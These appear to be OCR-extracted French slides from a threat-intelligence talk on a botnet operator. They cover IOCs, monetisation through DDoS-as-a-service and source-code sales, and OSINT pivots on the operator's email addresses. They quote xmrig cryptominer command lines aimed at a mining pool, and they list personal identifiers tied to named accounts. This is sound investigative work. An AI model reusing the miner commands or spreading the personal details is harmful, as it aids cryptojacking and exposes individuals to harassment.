
- Lecture du code et identification d'IOC
  - Nom de domaine utilisé pour les **pools de minage**
  - Nombreuses IPs de C2 (la plupart offline)
  - **Token Discord**
  - Les différentes vulnérabilités exploitées
- Extraction des adresses mails et pivot




```
- && ./xmrig -o sg-zephyr.miningocean.org:5352
+ && ./xmrig -o sg-zephyr.miningocean.org:5352
```

```
-p duc3k5 -a rx/0 -k --thre
-p duc3k6 -a rx/0 -k --thre
```

Investigation



Adresses mails

GitHub

This tool allows you to find a github account linked to an email address.

Query	zxcr9999@protonmail.com
Photo	https://avatars.githubusercontent.com/u/105808366?v=4
Login	R00tXx
Id	105808366
Type	User
Name	R00tX

- Pivot via les différentes adresses mails

';--hibp?

This tool allows you to find if an email address was leaked in data breaches.

Query	zxcr9999@protonmail.com

Leaks

breached.vc (2022-11-29)

This tool allows you to check if an email address is used on several social networks or websites.

Query	ducclone999@gmail.com

Websites

replit.com


pornhub.com

YouTube

This tool allows you to find a youtube account linked to an email address.


Query	ducclone999@gmail.com
Photo	https://yt3.ggpht.com/ytc/APkrFKZCrlCeCVka4_FKkMlqlydA9_jNqql6riOcRu4CoOFz...
Owner Name	duc nguyen
Joined Date	Joined 2 years ago
Subscribers Count	No subscribers
Verified	false
Channel Name	@ducnguyen-sk8rg
Channel Url	https://www.youtube.com/@ducnguyen-sk8rg


Investigation



Vente et rentabilisation du botnet


- Vente de code source sur Telegram
- Vente de **code source** et exploit sur des plateformes en lignes
- Vente de **DDoS As a Service** (Facebook, Telegram…)
- Plusieurs **centaines** de ventes






Une vraie menace ?

- Analyse des chaines **YouTube**
- Attaque contre un site **gouvernemental chinois**






REFERENCES

- Documentation PCOM :

  https://www.unitronicsplc.com/Download/SoftwareUtilities/Unitronics%20PCOM%20Protocol.pdf

- Analyse de protocole industriel :

  https://estudogeral.uc.pt/bitstream/10316/101586/1/A_Comprehensive_Security_Analysis_of_a_SCADA_Protocol_From_OSINT_to_Mitigation.pdf



Contact : cybersecics@protonmail.com